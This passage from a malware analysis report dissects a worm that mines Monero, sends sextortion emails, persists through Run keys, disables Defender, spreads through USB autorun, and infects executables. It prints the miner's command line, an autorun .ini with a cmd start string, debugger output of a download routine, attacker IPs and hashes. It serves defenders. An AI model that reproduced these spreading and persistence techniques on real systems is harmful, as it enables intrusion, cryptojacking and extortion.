| 38168.exe | 6384 | TCP Send | Dell_LAB3:65498 -> ff-ip4-mx-vip1.prodigy.net:smtp | SUCCESS | Length: 22, startime: 6001576, endtime: 60 |
| 38168.exe | 6384 | TCP Receive | Dell_LAB3:65498 -> ff-ip4-mx-vip1.prodigy.net:smtp | SUCCESS | Length: 138, seqnum: 0, connid: 0 |


*Figure 7: The password dump file is read and the emails are sent.*

## Monero miner

The miner communicates with the pool URL at port 7777.

c:\windows\notepad.exe -c “c:\programdata\IlKTmhStvg\cfg” (the ‘IlKTmhStvg’ part is randomly generated in every execution).

The program ‘notepad.exe’ might actually be the miner and not *Notepad*.



cfg
cfgi
cfgmgr.exe


notepad.exe:8260 Properties

Printable strings found in the scan.

```
paused, press 'r' to resume
[01;32mresumed
resumed
Ctrl+C received, exiting
 help
 version
XMRig 2.13.1
built on Mar  2 2019 with GCC
%d.%d.%d
features: 64-bit AES
libuv/%s
Usage: xmrig [OPTIONS]
Options:
 a,  algo=ALGO        specify the algorithm to use
cryptonight
cryptonight lite
cryptonight heavy
 o,  url=URL          URL of mining server
 O,  userpass=U:P     username:password pair for mining server
 u,  user=USERNAME    username for mining server
 p,  pass=PASSWORD    password for mining server
 rig id=ID            rig identifier for pool side statistics (needs pool support)
 t,  threads=N        number of miner threads
 v,  av=N             algorithm variation, 0 auto select
 k,  keepalive        send keepalived packet for prevent timeout (needs pool support)
  nicehash            enable nicehash.com support
  tls                 enable SSL/TLS support (needs pool support)
  tls fingerprint=F   pool TLS certificate fingerprint, if set enable strict certificate pinning
```

○ Image ● Memory

*Figure 8: Strings in the memory of 'notepad.exe' that runs the miner.*



```
syszttz.exe      < 0.01   4,332 K   15,244 K   7964 SCREAMUtility
  36408.exe               7,988 K   19,556 K    636 SortAndLife  Application     Jerry Jiang
    notepad.exe   49.57   8,700 K   11,384 K   8260 Notepad                      Microsoft Corporation
procexp6                                       6676 Sysinternals Process Explorer Sysinternals - www.sysinter...
chrome.e                                        308 Google Chrome                Google LLC
  chrom                                         124 Google Chrome                Google LLC
  chrom                                         100 Google Chrome                Google LLC
```

```
Command Line:
  "C:\WINDOWS\notepad.exe" -c "C:\ProgramData\FeSdavbMaL\cfg"
Path:
  C:\Windows\notepad.exe
```

*Figure 9: Process tree of syszttz.exe running the process that runs the miner with command line to the configuration file.*

## Persistency

The malware writes itself to the run key (both HKLM and HKCU) as 'Microsoft Windows Driver' (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run Microsoft Windows Driver), so it will run after restart.

The executable is the one in the Windows hidden folder.

It then disables *Windows Defender* anti-virus: HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Security Center AntiVirusOverride.

The infected files look innocent in procexp because all of their characteristics are preserved: description, company name, icon.

After about 24 hours, the malware will have downloaded dozens of executables onto the victim's system. We noticed two main activities running on the system:


- Miner
- Blackmail emails

As for the first activity, the CPU usage was kept at 50% to avoid user suspicion, and the strings extracted from that process indicated that it was a Monero miner. The miner had placed a Base64-encoded configuration file in the folder. It also had a watchdog that revived the process that had been shut down. In addition, the miner was also communicating with the pool address in port 8888.

The second activity was noticed while analysing the network logs: multiple requests sent to addresses in port SMTP 25. In addition, there were multiple '.jpg' files in the temp folder. The files were not real pictures, but text files containing email addresses and passwords. The attacker uses the victim's computer to brute force as many accounts as it can. It also might be downloading different executables based on different parameters. For example, if the parameter is a domain, the attacker might download ransomware or spread targeted RATs.

## Spreading


The malware spreads as much as it can: it infects connected USB devices and network shares. In both cases it creates a hidden folder named '_' (underscore) and copies all of the drive content there. It then places a link in the main view that leads to the folder as well as executing a file called 'drivemgr.exe' that it placed there. In addition, the malware writes an '.ini' file for autoplay.



| Name | Date modified | Type |
|---|---|---|
| _ | 7/29/2019 4:02 AM | File folder |
| System Volume Information | 7/25/2019 8:51 AM | File folder |
| | 7/25/2019 6:47 AM | Shortcut |
| autorun.inf | 7/29/2019 4:02 AM | Setup Information |

*Figure 10: A hidden folder named '_' is created.*

The .ini file is interesting because, in addition to the expected 'drivemgr.exe' execution, the malware also logs the first computer name and user name that opened the executable (and, in fact, infected the station).



```
XBSBEL5SOHDC4USPàOÐê:iDLE¢ØBS+00OSCEM/C:\V1ùNèkDLEWindows@    EOTï¾/M.1ùNèk.-òSTXSOHëJFFSOHWindowsSYNZ1ùN%hDLESystem32B
M¤;cmd.exe@
DC1ETXÅ5QzDLEC:\Windows\System32\cmd.exe$/cstart__&__\DriveMgr.exe&exitVTshell32.dllDC4ETXSOH %windir%\system32\cmd.exe%windir%\syste
 Xdell_lab2zª1<Ô½:M¿×ñ$¨Üã=$BS^ÀÚ®éDC1-¢øSYNTvZACKzª1<Ô½:M¿×ñ$¨Üã=$BS^ÀÚ®éDC1-¢øSYNTvZACKÎ
61840833-1339729245-100191SPS±SYNmD-RIpH$H@.¤=xŒGShHg+GX`"
```

*Figure 11: The .ini file.*


Another thing the malware does to make sure it will not disappear easily is to infect all executable files found on the machine. It infects the files by adding the '.zero' section that downloads the malware. So, besides copying a malicious executable that will surely be executed on the machine when clicking on the link or connecting it to a computer that will autoplay it, the malware also ensures that using any of the executables will infect the system as well.

The desired executable will then run as it should, so the user won't suspect that there's anything wrong. Nor will anything look suspicious when analysing the sample since, at first glance, it will look like known software (icon, signature, strings, functionality).

The malware also creates vbs c:\programdata\IlKTmhStvg\r.vbs and C:\users\martin\appdata\roaming\microsoft\windows\start menu\programs\startup\KmJIZQXSMi.url.

### Static

One way to identify an infected file is to look at the TimeDateStamp (found at Nt headers -> file header) where we'll see that its original value has been changed to '0000DEAD'.




| Member | Offset | Size | Value |
|---|---|---|---|
| Machine | 0000011C | Word | 014C |
| NumberOfSections | 0000011E | Word | 0005 |
| TimeDateStamp | 00000120 | Dword | 5A822355 |
| PointerToSymbolTa... | 00000124 | Dword | 00000000 |
| NumberOfSymbols | 00000128 | Dword | 00000000 |
| SizeOfOptionalHea... | 0000012C | Word | 00E0 |
| Characteristics | 0000012E | Word | 0102 |

| Member | Offset | Size | Value |
|---|---|---|---|
| Machine | 0000012C | Word | 014C |
| NumberOfSections | 0000012E | Word | 0006 |
| TimeDateStamp | 00000130 | Dword | 0000DEAD |
| PointerToSymbolTa... | 00000134 | Dword | 00000000 |
| NumberOfSymbols | 00000138 | Dword | 00000000 |
| SizeOfOptionalHea... | 0000013C | Word | 00E0 |
| Characteristics | 0000013E | Word | 0102 |

*Figure 12: The original value of the TimeDateStamp field was changed to '0000DEAD'.*

The malware also changes the ‘AddressOfEntryPoint’ field (found at Nt Headers → optional header) from .text to .zero.



| | | | | |
|---|---|---|---|---|
| SizeOfUninitializedData | 0000014C | Dword | 00000000 | |
| AddressOfEntryPoint | 00000150 | Dword | 0021D000 | .zero |
| BaseOfCode | 00000154 | Dword | 00001000 | |

*Figure 13: The AddressOfEntryPoint field is changed to .zero.*

More changes can be found at Nt Headers → optional header → Data directories. For example, the original executable has the field ‘Security Directory RVA’ offset in the .rsrc section whilst the infected file changed it to .reloc at the other offset value.

The executable also moves ‘TLS directory RVA’ somewhere in .rdata and all the offset values change as a result.

Another change is that the infected file has a ‘TLS directory’ that didn’t exist beforehand.

### Analysing Wireshark

After analysing packets, we’ve seen that the malware sends emails to the previously mentioned addresses.

In the email, the hacker claims that he has full control of the recipient’s computer, which is why he knows the user’s password and has been able to record him in an awkward situation. The hacker also threatens to send the video recording to all of the user’s contacts and social media accounts unless the user pays 1,600 in BTC, which is to be transferred to the hacker’s Bitcoin wallet:


Wallet number: 194iizBy5K9AVDqTBvzDAWR6t9MrrqvseZ

While on the attacked machine, we tried to search for this wallet, so we copied the address from the threatening email. However, when we pasted the wallet’s address, we found that it had changed because the attacker monitors clipboard data, and if he finds this address, he replaces it with a different one, making it harder to track him. (The attacker might also be listening for addresses and stealing passwords.)

Unfortunately for the attacker, the search for his address revealed that he hadn’t received any money.

Also unfortunately for the attacker most, if not all, of his mails were blocked by companies’ anti-spam engines (*Google*, *Outlook*, *Yahoo!*).

Of course, there are a lot of wallets and different messages, but the ones we checked were all empty with no transaction history.



Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

| Summary | |
|---|---|
| Address | 194iizBy5K9AVDqTBvzDAWR6t9MrrqvseZ |
| Hash 160 | 58751560f52207753837b29c43d8aec12b40fa7d |
| **Transactions** | |
| No. Transactions | 0 |
| Total Received | 0 BTC |
| Final Balance | 0 BTC |

Transactions (Oldest First)

No transactions found for this address, it has probably not been used on the network yet.

*Figure 14: Empty Bitcoin wallet with no transaction history.*

## SHORT SUMMARY

### Remediation

Any anti-virus product should be able to remove this malware. In the case of *Reason Antivirus*, the instructions are as follows:

- Download the *Reason Antivirus* software.
- Double click on the installed executable and follow the prompts to complete the installation.
- Once the installation is complete, click ‘Finish’.
- Definitions and security patches will automatically be updated.
- Once the process is complete, select the ‘Scan Now’ button to start your scan.
- When the scan is finished, select all the threats that were detected and then click on ‘Remove selected threats’.
- When prompted, restart your computer.

## METADATA

### Example downloader hashes

- d2693eed8d1ceab792c1673ccc5becf5cbe09a0889073a757280ac0ef33a8819
- e3fa69c87bc015782a9429df6115a69bf621c5f725e704089f2a92ec9291e4fe
- 0a744b7e413dc3b6359386b368f70aa0ce7a8b5a5483c4f14ba9cfa750e91952
- 4d2e3676b17f01d7f218927852498af212577807f8967c5c697ff34687e98e2c
- 39dbe24188dcfc567a81b2fd92c907df8e0f333dc29f4fc5ddcffbb2c81081b1
- 4072d7b0f1d8589cb8e4da19ab2a4ab48260006f5b31a27977647d2e1bfc8d6a
- 022181bb26aaba3d7fe345b0433bbb68e1207120a0a33fb0df92ab05c6a7f3f8
- 53f13fc7aca9039614dfa5ddd03d2a8d390a7cad9952c3fcb5dd75dca6330136
- 1db561eb0c28131087fc395efcb8612518e47ca0327cb89a9c48d5b927c92608
- df5fdf07f6a62f6cc4d33d8cc5527bc7b4c84e09f96ae4b3da8e42a4e319f2f3

### Example Dropper hashes

- d0fcb364a1d37c93740edcb88695de72de8b53fcf29c6bb0fcbc792897fd9b8b
- fb65d79de9dcb18e8d1384ced84fce5dbf56933ee5d64b80a273289139912054
- dca8896d108c910d51c6115c31e954e1ea565ec80a9dd2ef5389388d55d64b3a
- af75c754649de2eec5122c381b4ccff583a29d8ab3d53fdaaa7a42085fe6ef39
- c155c1af9dcda56b8a636cd75534349449fbe89370e5932454473269db27aef6
- a10f49890656980f4899ea7f6c0deb4780db2a7c6618a331f98a2de13004573d
- f136e1ac6032d4255522a6418ed9a0cacdb54d74a1c112c4d5e395224fab011a
- 1c9dcf5f37140e046cd0f7f92a70a8243c5728aa2152e83772093175ff2d124a
- feb6673246d196ff9a4b59636825d110679d0c7931f11be399b4ffb78756cad8
- cdd15c6650c046171cc83dec7aec1b8f19a30f3d4886b035aa195c0c5a630224
- 6aea730a525a7e8999e05a77cf61010fd43dbde6ae1f4fe4110538b3202baf9e
- 99b65d3ecbd87835847b50354594358b199cbb441b264dd938b08e37b359d280

### Example hashes of infected files

- 03ff61738e1f8fb9ef1dbbfcde30307594a300ece795b34aba7954e500f99cf3
- e0e603a96bb3f72b197fff899757d2010b5c24658b68bd688422e8a28be5791d

- b6637a632fc738a8b410006f3a5bc2c2942518e7638c7eb0d09aea4406e6941e
- 638e1586d13933523c0ad33fa63aa7b3b71aabd72f81d97fb7debae941e1608d
- 9bba769bbad289e934744e56b7e0810487862aa2a6373537a99610e6c423dcca
- a1a6315743cab33b2b7f362aa01b79156279709fa122187e4ccbd91ee6e05e69
- 9603363c5a2c453640cb31e813e862eca58309f5029050d75815c4aae5d8032a
- 5a9c4561083d87bc159364be693ca4e3c3e897ab9352bb94d2b4e53ac8dca88f
- fa2f459b22df8dc33544fcb145ed32991c284c6cde15591190309e46db01928e
- 35d1805a3f6e768e53c79ac3182bbf81ee61954e622e72a7a9106ac9e7aa0b5d
- 3ef323f5cfb9178c83c2406c308c1fa52ec2aee60fbde2e9bdab3c95f18ffe46
- 13ed456d5f11c1134b250dc02827c04e36b13f7fdc0a9ebbb483aceafb50acbd
- 8fc75d7383e9450a8a6d46d82927b3fbf1ba76240b1c4357d44c56666fb32e0a
- b3b60633dcc82c030504e45bf8af059f6aec0376b083ac91d0f5f898047317cf
- 4585e016c4a7227ac2de5798e86875bf2d9a971983c1f26d5adf89fde1fe2e94
- d896de761ca06a016c8dc37b9aa53f06a13436bce53164ceaed1e3bdf8f48ffa
- 1ed63cd034b8bfedc1653914e29672fe43f87a1914adf8c3e79e2cd5e203df20
- 66bca8e8936d6fcbff88309daf6e8a4e302d5692d0a758d08292714f19b8810c
- 88bbb810f84402e320c7efd32ac9b8a03895ebed09a4f37770322db1d97acf62
- 158cd7b78dce398d1547476ea01039467c5cb7565b35d75ea2ad4e60b9c4812f
- 78298d81e73f831456fde103ea46f62270e375594213d02c0de891a1de328a3d
- 7f88d7455724e20620c210a1df6ab04e4d061a735fe7629f882aedc92f528b69
- a1a6b077762d20a5a76a0aeb797cd76738d06022f3134dfb831322c603b7739d
- 624b36b227ac61573cca78cc7f8c691ff93306d8391cdbbb4c84a29a4eaa8506
- 0d89dabb51259c1896d2abb7a23e4aa47db405f7583415b5e05c3287b1ad5616
- 79ef98e1ab669dc464ec9b34a6a4a65ccb258ccc7a34036dd4a58ce8f66a2e8

## ANALYSIS

https://analyze2.intezer.com/#/analyses/988aec6a-d2d0-40a2-8d0f-1056649d98da

https://ransomwaretracker.abuse.ch/ip/208.100.26.251/

https://www.threatminer.org/host.php?q=208.100.26.251

https://jbxcloud.joesecurity.org/analysis/936034/0/html

https://www.virustotal.com/gui/file/d0fcb364a1d37c93740edcb88695de72de8b53fcf29c6bb0fcbc792897fd9b8b/behavior/Dr.Web%20vxCube

https://www.virustotal.com/gui/file/b9b4511065cb56bd162e143c22cf2afe32e3ee6617ba5a4852182cb0781f18f1/behavior/Rising%20MOVES

## IPS

https://www.virustotal.com/gui/ip-address/35.225.160.245/details

https://www.virustotal.com/gui/ip-address/208.100.26.251/details


https://www.virustotal.com/gui/ip-address/7.5.7.7/relations

https://www.virustotal.com/gui/ip-address/193.32.161.73/relations

https://nexusconsultancy.co.uk/blog/email-scam-ashamed-of-yourself/

## PHOTOS

The following are a selection of screenshots taken during the analysis.


x32dbg - File: 9be0.exe - PID: 1404 - Module: 9be0.exe - Thread: Main Thread 790
File View Debug Trace Plugins Favourites Options Help Apr 5 2018
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles Trace
Hide FPU
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
Command:
Default
4:29 AM
8/19/2019


```
     00434374   68 BB 47 E4 EA        push EAE447BB
     00434379   8B 95 9C F9 FF FF     mov edx,dword ptr ss:[ebp-664]       edx:URLDownloadToFileW, [ebp-664]:Ordinal288
     0043437F   52                    push edx                             edx:URLDownloadToFileW
     00434380   E8 EB 06 00 00        call 9be0.434A70
     00434385   83 C4 10              add esp,10
     00434388   89 85 D8 FD FF FF     mov dword ptr ss:[ebp-228],eax       [ebp-228]:URLDownloadToFileW, eax:URLDownloadToFileW
EIP  0043438E   83 BD D8 FD FF FF 00  cmp dword ptr ss:[ebp-228],0         [ebp-228]:URLDownloadToFileW
     00434395   75 05                 jne 9be0.43439C
     00434397   E9 B7 03 00 00        jmp 9be0.434753
     0043439C   B8 68 00 00 00        mov eax,68                           eax:URLDownloadToFileW, 68:'h'
     004343A1   66 89 85 60 F9 FF FF  mov word ptr ss:[ebp-6A0],ax
     004343A8   B9 74 00 00 00        mov ecx,74                           ecx:URLDownloadToFileW, 74:'t'
     004343AD   66 89 8D 62 F9 FF FF  mov word ptr ss:[ebp-69E],cx
     004343B4   BA 74 00 00 00        mov edx,74                           edx:URLDownloadToFileW, 74:'t'
     004343B9   66 89 95 64 F9 FF FF  mov word ptr ss:[ebp-69C],dx
     004343C0   B8 70 00 00 00        mov eax,70                           eax:URLDownloadToFileW, 70:'p'
     004343C5   66 89 85 66 F9 FF FF  mov word ptr ss:[ebp-69A],ax
     004343CC   B9 3A 00 00 00        mov ecx,3A                           ecx:URLDownloadToFileW, 3A:':'
     004343D1   66 89 8D 68 F9 FF FF  mov word ptr ss:[ebp-698],cx
     004343D8   BA 2F 00 00 00        mov edx,2F                           edx:URLDownloadToFileW, 2F:'/'
     004343DD   66 89 95 6A F9 FF FF  mov word ptr ss:[ebp-696],dx
     004343E4   B8 2F 00 00 00        mov eax,2F                           eax:URLDownloadToFileW, 2F:'/'
     004343E9   66 89 85 6C F9 FF FF  mov word ptr ss:[ebp-694],ax
     004343F0   B9 31 00 00 00        mov ecx,31                           ecx:URLDownloadToFileW, 31:'1'
     004343F5   66 89 8D 6E F9 FF FF  mov word ptr ss:[ebp-692],cx
     004343FC   BA 39 00 00 00        mov edx,39                           edx:URLDownloadToFileW, 39:'9'
     00434401   66 89 95 70 F9 FF FF  mov word ptr ss:[ebp-690],dx
     00434408   B8 33 00 00 00        mov eax,33                           eax:URLDownloadToFileW, 33:'3'
